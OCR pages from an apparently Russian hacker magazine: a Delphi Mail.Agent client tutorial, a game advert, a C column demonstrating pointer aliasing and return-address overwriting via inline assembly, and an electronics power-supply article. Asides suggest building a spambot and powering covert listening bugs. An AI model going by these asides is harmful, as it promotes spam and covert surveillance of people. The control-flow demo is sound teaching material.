Клиент готов, теперь самое время его хорошенько протестировать. Я специально завел пару аккаунтов на mail.ru: один для только что испеченного нами клиента (user_test_2008@mail.ru), а второй — для **Mail. Agenta** (user_test_2009@mail.ru). Оба клиента успешно соединились с сервером и обменялись несколькими сообщениями. Результат ты можешь увидеть на рисунках (с соответствующими подписями).



Стороны обменялись сообщениями


Оба клиента успешно соединились с сервером


Будущий многооконный интерфейс



links
Дополнительный исходник (на чистом WinSock API) ты можешь скачать с сайта www.vr-online.ru после выхода журнала в свет.



dvd
Как обычно, исходник примера, а также компонент можно взять на нашем диске.

ЧТО МОЖЕТ БЫТЬ ПРОЩЕ, ЧЕМ ПОЛУЧИТЬ СПИСОК КОНТАКТОВ?

```
procedure TForm1.GetUserList;
var
 i:integer;
 _User : AUser;
begin
 ListView1.Items.Clear;

 for i:=0 to _ContactList.users_num-1 do
 begin
  _User := _ContactList.users_id[i];
  with ListView1.Items.Add do
  begin
    Caption := _User.user_nick;
    ImageIndex := GetStatusImage(_User.user_
status, _user.user_status_id);
  end;
 end;
end;
```


Основная начинка процедуры GetUserList () — пробежка по структуре типа AContact_List, содержащей список контактов, и добавление всех найденных контактов в ListView. Обрати внимание, что в примере из структуры я извлекаю лишь ники пользователей. При программировании реального приложения этим можно не ограничиваться. Например, можно получить дату рождения пользователя, знак зодиака, e-mail и т.д. (полное описание структуры смотри во врезке). Добавляя очередной контакт в ListView, я определяю его статус и уже на основании его устанавливаю соответствующую картинку. Чтобы облегчить этот процесс, я написал функцию GetStatusImage(). В качестве параметров ей нужно передать статус и идентификатор статуса пользователя. Результатом будет число, соответствующее определенному индексу картинки в TImageList. Исходный код функции GetStatusImage() приведен во врезке.

ЧАТИМСЯ

Получить список контактов в красивом виде — лишь полдела. Главная функция любого IM — предоставление возможности комфортного общения, для чего программисты обычно создают окно чата с закладками. Каждая такая закладка — это чат с определенным собеседником. Очень удобно и позволяет избавиться от проблемы «завала» всего рабочего стола «окнами». Я решил не отступать от этой идеи и реализовать в нашем примере подобный интерфейс. Сейчас я подробно расскажу, как это делается.
Создай новую форму и брось на нее один компонент TPageControl (вкладки не создавай) и одну кнопку. У компонента TPageControl установи свойство Align в alTop (растянуть по верху). Теперь растяни этот компонент по всей оставшейся части формы, но не забудь оставить немного места под кнопку. По ее нажатию мы будем отправлять сообщения активному в данный момент собеседнику. Если ты запутался с расположением компонентов, то не парься, а просто взгляни на рисунок и по нему подгони свою форму.
Как закончишь с дизайном, возвращайся к модулю главной формы и объяви в ней новую процедуру: CreateNewTab (user_email:string; text:string), где user_email — e-mail пользователя, от которого пришло (или которому хотим отправить) сообщение. Этот мыльник у нас будет

Получаем индекс статусной картинки

```
function TForm1.GetStatusImage(status: integer; advStatusId:string): integer;
begin
 Result := 1;
 Case Status Of
  STATUS_ONLINE: Result := 0;
  STATUS_OFFLINE: Result := 1;
  STATUS_AWAY: Result := 2;
  STATUS_FLAG_INVISIBLE : Result := 5;
  STATUS_USER_DEFINED:
  begin
   if advStatusId = 'status_chat' then Result := 3;
   if advStatusId = 'status_dnd'  then Result := 4;
  end;
 end;
end;
```



Описание важных структур

```
AContact_List

AContact_List = record
//Количество групп
  group_num: integer;
//Массив структур типа AGroup
 groups_id: array[0..20] of AGroup;
//Массив структур типа AUser
 users_id: array[0..1023] of AUser;
//Общие количество контактов
 users_num: integer;

AUser = record

  user_flags: integer;
  user_gnum: integer;
//Email пользователя
  user_mail: string;
//Nick пользователя
  user_nick: string;
//Имя пользователя
  user_name: string;
//Фамилия пользователя
  user_lastname: string;
//Дата рождения
  user_bday: string;
//Место жительства
  user_location: string;
//Флаги
  server_flags: integer;
//Статус пользователя
  user_status: integer;
//Телефон
  user_phone: string;
//Идентификатор пользователя
  user_id: integer;
//Идентификатор статуса
  user_status_id,
//статус пользователя
  user_status_name,
//Оисание статуса
  user_status_desc: string;
//Идентификатор клиента пользоваля
  user_client_id: string;
end;
```

отображаться в качестве заголовка закладки, тем самым, идентифицируя собеседника. Смотрится не очень красиво (в реальном приложении лучше отображать ник пользователя). Весь код этой незатейливой процедуры ты можешь увидеть на соответствующей врезке. Быстренько начинай его переписывать, не забывая при этом иногда возвращаться к тексту статьи за разъяснениями.

Изначально мы не можем знать точного количества собеседников, для которых в окне чата будем создавать закладки. Поэтому новые вкладки логичней всего создавать динамически — по мере необходимости. Скорее всего, после прочтения последнего предложения тебе стало смешно, — мол, как еще в такой ситуации можно поступить. Оказывается, можно. Однажды мне попался исходник довольно симпатичного асечного клиента. Когда я принялся его изучать и добрался до формы обмена сообщениями, — я ужаснулся. Автор программы создал почти сотню (!) вкладок и по мере необходимости игрался со свойством `Visible`. Но что-то я немного отвлекся. Поскольку все элементы формы сообщений мы будем создавать динамически, то на первом этапе нам нужно определить, какие потребуется создавать элементы управления. Обычно в подобных окнах размещают пару компонент типа `TMemo` (`TRichEdit` и всевозможные клоны). Один используется для отражения всей истории переписки, а второй — для ввода текста отправляемого сообщения. Помимо элементов ввода нам придется создавать новую закладку в компоненте `PageControl`. Итак, подведем итог. Для создания новой вкладки нам нужно создать три компонента: два `TMemo` и один `TTabSheet`. По этой причине в разделе var моей процедуры я объявил три соответствующие переменные: `_NewTab` типа `TTabSheet` (новая закладка для `PageControl`), `_NewTextMemo` типа `TMemo` (ввод текста для отправки) и `_NewChatMemo` (для отображения всей переписки) аналогичного типа. По моему замыслу, эта процедура должна вызываться каждый раз при получении нового сообщения. Следовательно, перед созданием новой вкладки нужно удостовериться, что для автора полученного сообщения еще не была создана закладка. Для проверки я запускаю цикл (`for i:=0 to form3.PageControl1.PageCount-1`), которой пробегает по всем существующим вкладкам и сравнивает их заголовок с e-mail отправителя. Если совпадение найдено, то нет смысла создавать еще одну закладку. Нужно просто добавить в компонент `ChatMemoX` полученный текст. Поскольку полного имени компонента (вместе с индексом) мы не знаем, то нам придется его найти с помощью метода `FindComponent()` элемента, на котором мы, собственно, и ищем компонент. В нашем случае компонент `ChatMemo` будет располагаться на компоненте `TPageControl`, именно поэтому метод я вызываю следующим образом: `Form3.PageControl.Pages[i].FindComponent('ChatMemo'+ IntToStr(i+1))`. В качестве одного единственного параметра для метода `FindComponent()` я передаю имя искомого компонента, плюс его индекс, который будет равен индексу текущей закладки + 1 (так как первая вкладка имеет индекс 0). Компонент найден, — теперь надо добавить в него полученный текст. Чтобы это сделать, я привожу полученный в результате поиска объект к типу `TMemo`, а затем вызываю метод свойства Lines — `Add()`. Дальше все просто — добавив полученный текст, вызываю метод Show формы сообщений и выхожу из процедуры. Мы рассмотрели вариант с найденной вкладкой. А если она еще не была создана? Конечно же, нужно ее создать! Порядок очереди создания новых элементов будет таким:

1. Новая вкладка (`TNewTabSheet`);
2. Новый элемент хранения истории переписки (`TNewChatMemo`);
3. Новый элемент для ввода текста для отправки (`TNewTextMemo`).

Каждый визуальный компонент в Delphi — это обычный объект, который первым делом нужно инициализировать (выделить память). После можно заполнять все свойства, прикручивать обработчики событий и т.д. Единственный нюанс при создании визуальных компонент — необходимость «вставки» (указание родителя) этого компонента на любой другой. Иначе, как можно догадаться, — компонент не отобразится. Чтобы вставить вновь созданный компонент в форму, необходимо лишь вызвать у формы метод `InsertControl()`. В качестве единственного параметра нужно указать ссылку на проинициализированный элемент управления.

HAPPY END

Лекцию рассмотрения внутренностей протокола MMP можно считать оконченной. Тебе остается переварить знания и воспользоваться ими в своих хацкерских целях. Полученной инфы вполне хватит для написания полноценного Mail.Agent'а или спамбота. К сожалению, спецификация протокола уже давно не обновлялась, а значит, шагать в ногу с Mail.Agent'ом, увы, не получится. Будем надеяться, что девелоперы MA расщедрятся и полностью откроют протокол со всеми вкусностями (передача видеоданных и т.д.). Пока нам остается лишь пользоваться тем, что есть. На этой немного грустной ноте я хочу попрощаться и пожелать тебе больше позитива и поменьше Access Violition. Пока!

P.S. Автор выражает огромную благодарность Алексею Панову за идею статьи и отличный компонент для работы с MMP.



КЛИКНИ НА ГАЗ!

on-line гонки на www.maxi-racing.ru

CORSA OPC


ИГРАЙ И ВЫИГРЫВАЙ

СЛЕДИ ЗА ИГРОЙ НА САЙТЕ WWW.MAXI-RACING.RU

ALPINE представляет on-line игру

WWW.MAXI-RACING.RU

MAXI RACING



Главный приз Opel Corsa

Многочисленные призы от Alpine

Maxi Racing - это виртуальный мир гонок на твоем компьютере!
Хочешь обладать самым крутым гоночным автомобилем? Значит - Maxi Racing для тебя!

В игре у тебя есть возможность купить авто, доработать его по полной и продать дороже, а на вырученные деньги купить новую тачку, ещё круче. Но самое главное: побеждаешь в игре - побеждаешь в реальности! Каждый месяц новые призы! Ты можешь выиграть компоненты Car Audio & Mobile Media от Alpine, страховку РОСНО на свое авто.
А в конце года лучший получит реальный автомобиль - Opel Corsa!


MAXI RACING. ИГРАЙ И ВЫИГРЫВАЙ!

Все подробности игры на сайте www.maxi-racing.ru и www.maxi-tuning.ru









ТРЮКИ ОТ КРЫСА

СИШНЫЕ ТРЮКИ

Вольности, допускаемые Си/Си++ в отношении указателей (что отличает их от Java/.NET и других «правильных» языков), обеспечивают гибкость, компактность и высокое быстродействие целевого кода. Но подобная демократия таит в себе скрытую угрозу, и всякий указатель становится источником непредсказуемых побочных эффектов!

01 В одну реку нельзя войти дважды?

Статический анализ отдельно взятой функции (неважно — представленный в виде исходного кода или дизассемблерного листинга) справляется только с локальными переменными и обламывается на указателях, значение которых невозможно вычислить на стадии трансляции (указатель — не константа) и которые обрабатываются уже в run-time.

Всякий неконстантный указатель способен менять логику работы не только отдельно взятой анализируемой функции, но даже и всей программы в целом! Разобраться, что же действительно делает тот или иной указатель, можно только с помощью отладчика или... статической трассировки всего исходного текста — а это фактически равносильно исполнению программы на эмулирующем отладчике.

Начинающие хакеры недооценивают коварство указателей, за что потом расплачиваются изматывающей отладкой, отнимающей намного больше времени, чем кодирование. Хотите наглядный пример? Пожалуйста!

ИСХОДНЫЙ КОД ЗАГАДОЧНОЙ ФУНКЦИИ

```
foo(int *arg_a, int *arg_b) {
  printf("1:-> %08Xh:%08Xh\n", *arg_a, *arg_b);

  *arg_a = *arg_b;      // (1)
  printf("2:-> %08Xh:%08Xh\n", *arg_a, *arg_b);

  *arg_a = *arg_b;
  // (2) — может иметь другое действие, чем (1)
  printf("3:-> %08Xh:%08Xh\n", *arg_a, *arg_b);

  *arg_a = *arg_b;
  // (3) — может иметь другое действие, чем (1, 2)
  printf("4:-> %08Xh:%08Xh\n", *arg_a, *arg_b);

  *arg_a = *arg_b;
  // (4) — может иметь другое действие, чем (1, 2, 3)
  printf("5:-> %08Xh:%08Xh\n", *arg_a, *arg_b);
}
```

Казалось бы, такая простая функция `foo()` — всего четыре команды `*arg_a = *arg_b` (отладочные вызовы `printf` не в счет). Разве не очевидно, что здесь происходит копирование ячейки `*arg_b` в ячейку `*arg_a`, для «надежности» повторяемое четыре раза? Тогда почему оптимизирующие компиляторы (например, MS VC) даже на максимальном уровне оптимизации не выкидывают вторую и все последующие операции присвоения — в чем легко убедиться, заглянув в дизассемблерный листинг?

Предположение, что все команды «`*arg_a = *arg_b`» идентичны — ошибочно. Оно базируется на неявном допущении, что `arg_a` и `arg_b` указывают на различные ячейки, чего нам никто не гарантирует. И что никаким боком не вытекает из анализа самой функции `foo()`, принимающей указатели `arg_a` и `arg_b` как аргументы. Понять, что же действительно здесь происходит, можно, только обратившись к материнской функции, которая в данном случае выглядит так:

ХИТРЫЙ ВЫЗОВ ФУНКЦИИ FOO() В ПРОГРАММЕ OVERLAPPED-POINTERS.C

```
int buf[3]={0, — 1, 0};
main()
{
  foo(buf, (int*)(((char*)buf) + 1));
}
```

Компилируем программу из командной строки, как обычно (cl.exe overlapped-pointers.c), запускаем и смотрим результат. По многочисленным просьбам читателей, не осиливших `readme` к Microsoft Visual Studio или запускающих `vcvars32.bat` из FAR'а, а не из отдельного `cmd.exe`, автор решил снабжать каждый приводимый листинг .dsw/.dsp-проектами, упрощающими сборку программы до предела (клавиша <F7> в Студии).

Но вернемся к обсуждению полученного вывода. Он намного интереснее, чем это можно предположить из анализа исходного текста:

РЕЗУЛЬТАТ РАБОТЫ ПРОГРАММЫ OVERLAPPED-POINTERS.C

```
1:-> 00000000h:FF000000h
2:-> FF000000h:FFFF0000h
3:-> FFFF0000h:FFFFFF00h
4:-> FFFFFF00h:FFFFFFFFh
5:-> FFFFFFFFh:FFFFFFFFh
```



Вот тебе и раз! Значение ячеек *arg_a и *arg_b меняется во всех четырех итерациях, образуя узор наподобие «елочки». А все потому, — что функции foo() переданы указатели на перекрывающиеся (overlapped) ячейки памяти, и операция присвоения меняет не только приемник (target), но и source (источник)! Теперь понятно, почему возникает «елочка»: раз присвоение меняет источник, то повторное присвоение даст иной результат. Точнее, может дать, но может и не дать. Тут все от содержимого источника/приемника зависит.
Вот потому статический анализ на указателях и «отдыхает».

02 Хардкорные извраты с адресом возврата

Оправившись после «культурного шока», рассмотрим более сложный пример, — функцию baz(), состоящую из операции «*ret_addr = arg_a» (задействует один-единственный указатель). Ну и какого подвоха от нее ожидать? Да любого! Это же указатель! И писать он способен в абсолютно любую ячейку памяти, куда только разрешена запись. Может подменять адрес возврата из функции. Это используется для скрытой передачи управления многими защитными механизмами или представляет собой грязный «хак», вставленный сотрудником, который не хочет, чтобы коллеги понимали, как работает написанный им код.
Собственно говоря, сама функция baz() не делает ничего интересного. Все трюкачество сосредоточено в вызывающем коде, который в простейшем случае выглядит так — смотри «хитрый вызов функции foo() в программе overlapped-pointers.c». Вопрос: что выводит эта программа на экран? Даже динамический анализ с отладчиком в руках требует напряжения мозговых извилин и знания особенностей языка. Хинт: данный пример не закладывается на конкретный компилятор и сохраняет свою работоспособность даже при портировании на другие 32-битные системы. С формальной точки зрения, это не такой уж и грязный хак (примечание: для упрощения кода в программе использована ассемблерная вставка, но при желании можно реализовать и на чистом Си).

ИСХОДНЫЙ КОД ПРОГРАММЫ СО СКРЫТОЙ ПОДМЕНОЙ АДРЕСА ВОЗВРАТА

```
// stdcall, since we need to blow up the args
__stdcall bar (int arg_a)
{
  static int count;
  printf("%X:-> %08Xh:hello bar\n", ++count, arg_a);
}
// cdecl, since we don't want to blow up the args
__cdecl baz (int arg_a, int *ret_addr)
{
  *ret_addr = arg_a;
}
main()
{
 foo(buf, (int*)(((char*)buf) + 1));
 __asm
 {
   push eax
       ; for bar.RETN 4 (second pass, dummy arg)
   push offset next
       ; for bar.RETN 4 (second pass, jump to next)
  mov  eax, esp
       ; calculate the pointer to...
  sub  eax, 0Ch
..the return address of baz
  push eax
       ; for baz.ret_addr AND bar.RET 4 (dummy arg)
  push offset bar
       ; for baz.arg_a   AND bar.RET 4 (jump to itself)
  call baz
       ; go-go bar baz :-)
next:
       ; don't need SUB ESP,XX — stack is ok due to RET4
}
```

Компилируем программу так же, как и раньше (для экономии места она реализована все в том же файле overlapped-pointers.c), и смотрим на результат ее выполнения:

```
1:-> 0012FF60h:hello bar
2:-> 00000019h:hello bar
```


Мы морально подготовлены к тому, что после завершения baz() вызывается функция bar() (это вытекает из названия указателя ret_addr и явной засылке адреса bar командой push offset bar). Но тот факт, что bar() вызывается дважды — уже сюрприз! Говорю же, здесь не баг, а заранее просчитанный ход, который очень трудно распознать даже матерым программистам.
Отладчик покажет полную картину происходящего, а чтобы не сбиться с пути, автор даст несколько хинтов. Функция main() готовит стек, засовывая в него незначимый аргумент-пустышку (dummy arg), за которым следует адрес выхода из функции (смещение метки next). Далее засылается тщательно рассчитанное смещение адреса возврата из baz(), передаваемое как аргумент ret_addr и указатель на bar (аргумент arg_a).
И происходит вызов функции baz() с форсированной спецификацией cdecl-соглашения, определяющего порядок засылки аргументов в стек и снимающего с baz() обязанности по вычистке аргументов из стека после завершения. Команда «*ret_addr = arg_a;» подменяет адрес возврата из baz(), заменяя его указателем на функцию bar(), которая и вызывается при завершении baz(). Причем, стек остается в том же состоянии, в каком он был на момент вызова baz() — то есть с двумя аргументами: указателем на адрес возврата из baz(), ну, теперь уже bar(), и адресом самой функции bar(), которая (это очень важно!) форсирована на stdcall-соглашение, что обязывает ее вычищать аргументы из стека по завершению.
При первом выполнении функции bar() она выводит аргумент arg_a (указатель на адрес возврата). Второй аргумент трактуется как адрес возврата в материнскую функцию. В данном случае таковой является сама bar(), указатель на которую следует за arg_a. Следовательно, при выходе из функции bar() она выталкивает arg_a из стека вместе с адресом возврата на саму себя. В результате происходит ее повторный вызов, но теперь на вершине стека — фиктивный аргумент-пустышка и указатель на метку next, куда и передается управление.
Такая вот замысловатая арабская вязь кода. Что тут сложного? После объяснения, конечно, ничего. Но сколько людей способны сказать, что делает эта программа по одним лишь исходным текстам без запуска ее на выполнение? ■

АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

О ВКУСНОЙ И ЗДОРОВОЙ ПИЩЕ

ЭЛЕКТРОННЫЕ ИСХОДНИКИ-2. ИСТОЧНИКИ ПИТАНИЯ.

Первая статья про основы электроники прошла на ура, поэтому, следуя многочисленным пожеланиям, продолжаю в том же духе. С чего начинается разработка любого девайса? С продумывания источника питания. Это один из важнейших этапов, ведь от него зависит, насколько надежным в работе будет твой девайс.





Существует масса способов решить проблему питания устройства. Чтобы тебе было из чего выбрать, я постараюсь максимально подробно описать каждый из них.

АВТОНОМНОЕ ПЛАВАНИЕ

Если ты разрабатываешь подслушивающее устройство или что-то мобильное, чего нельзя воткнуть в розетку, то тебе только одна дорога — батарейное питание. Аккумуляторов и батареек ныне разработано на все случаи жизни.

С батарейками все просто: если соединить их последовательно, цепочкой от плюса к минусу, то напряжение складывается. А если связать параллельно, объединив плюсы и минусы, то получим увеличение емкости батареи. Главное тут, чтобы батареи имели равную свежесть. А то если в такой связке попадется одна полудохлая, с более низким напряжением, то остальные тут же подсядут до ее уровня. Особой любовью у меня пользуются **батарейки от материнских плат**. Они выдают 3 Вольта, что в подавляющем большинстве случаев достаточно для запитки микроконтроллера (Tiny или Mega с индексом L) или еще какой мелкой электроники. Кстати, мелкие батарейки на 9-12 Вольт (такие обычно стоят в брелках авто-сигнализаций) внутри содержат стопку обычных таблеточных батареек для часов. Так что в следующий раз лучше не тратить бабло на дорогущую 12-вольтовую батарейку, а купить «матрас» китайских таблеток по рублю за штуку и смотать их скотчем. Еще классными батарейками снабжались кассеты от фотоаппаратов Polaroid. Они были плоскими, выдавали девять Вольт и обладали чумовой энергоемкостью. Особенно их любили фрикеры, изготовлявшие подслушивающие устройства — такую батарейку вместе с


Мега девайс своими руками



Та самая КРЕН'ка в разных корпусах

жучком легко сделать в виде картонки, которая закидывается куда-нибудь за шкаф и работает порой до двух-трех месяцев.
Впрочем, на мой взгляд, батарейки уже давно стали моветоном. Где только можно, я перехожу на аккумуляторы. Самые лучшие для мобильного применения — это литий-ионные (Li-Ion). Неудивительно, что их применяют во всех современных сотовых. Но на первых порах я бы не рекомендовал связываться с данным типом аккумуляторов: у них слишком хитрый алгоритм заряда, требующий специального чипа либо сложной прошивки в управляющем контроллере. К тому же, необходимо реализовывать защиту от полного разряда. Чуть ошибешься при зарядке или дашь ему сесть в ноль, — аккумулятор вспухнет и придет в негодность. С никель-металлогидридными (NiMH, они же — пальчиковые аккумуляторы в твоем плеере) батареями проще; там надо только ограничивать зарядный ток, что реализуется микросхемой MAX 712 — это специальный чип, заточенный для изготовления зарядных устройств под NiMH-аккумуляторы. Если интересно, то печатную плату и схему зарядного устройства для таких аккумуляторов я положил на диск.
Для долговременного питания, особенно когда габариты и вес не имеют значения, **лучше использовать SLA-аккумуляторы**. Это такие здоровенные черные кирпичи с клеммами, они стоят во всех UPS'ах. У меня в домашнем роботе питание сделано именно от SLA-аккумулятора. По конструкции и принципу эти аккумуляторы не отличаются от автомобильных, разве что обладают герметичным корпусом. Они обладают большой емкостью, а главное, им не требуется зарядного устройства. В простейшем случае, чтобы зарядить такой аккумулятор, его надо подсоединить к источнику питания, выдающему напряжение чуть ниже номинала аккумулятора. То есть, если аккумулятор рассчитан на двенадцать Вольт, то зарядник должен быть на одиннадцать с половиной. Ну, еще нужно токоограничивающий резистор Ом на сто поставить (только брать надо резистор помощнее, Ватта на два). Они здоровые такие, керамические. Самое главное, не подавать на аккумулятор напряжение более, чем его номинал — вскипит и взорвется.

☒ НЕИССЯКАЕМАЯ СИЛА РОЗЕТКИ

